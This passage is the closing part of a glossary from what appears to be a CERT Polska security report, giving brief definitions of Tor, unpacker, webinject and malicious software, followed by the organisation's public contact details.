- **Tor *(The Onion Router)*** - a virtual computer network which makes it possible to connect to Internet services or create own services (available only within the Tor network) in a way that prevents the determination of an actual IP address of the user

- **Unpacker** - a part of program responsible for unpacking (often also decrypting) the final malicious code
- **Webinject** - a fragment of HTML code placed in the content of a website downloaded by a web browser on an infected computer; it may add advertisements to a normal website, or request to provide additional authentication codes, passwords, etc.
- **Malicious software** - software that performs harmful actions when executed

Contact

Reporting incidents: cert@cert.pl
Reporting spam: spam@cert.pl
Information: info@cert.pl
PGP key: www.cert.pl/pub/0x553FEB09.asc
Website: www.cert.pl
Facebook: fb.com/CERT.Polska
RSS: www.cert.pl/rss
Twitter: @CERT_Polska, @CERT_Polska_en

CERT.PL>_

NASK/CERT Polska
Kolska 12, 01-045 Warszawa, Poland
Phone no. +48 22 38 08 274
fax +48 22 38 08 399
e-mail: info@cert.pl

Scan the code
and visit our website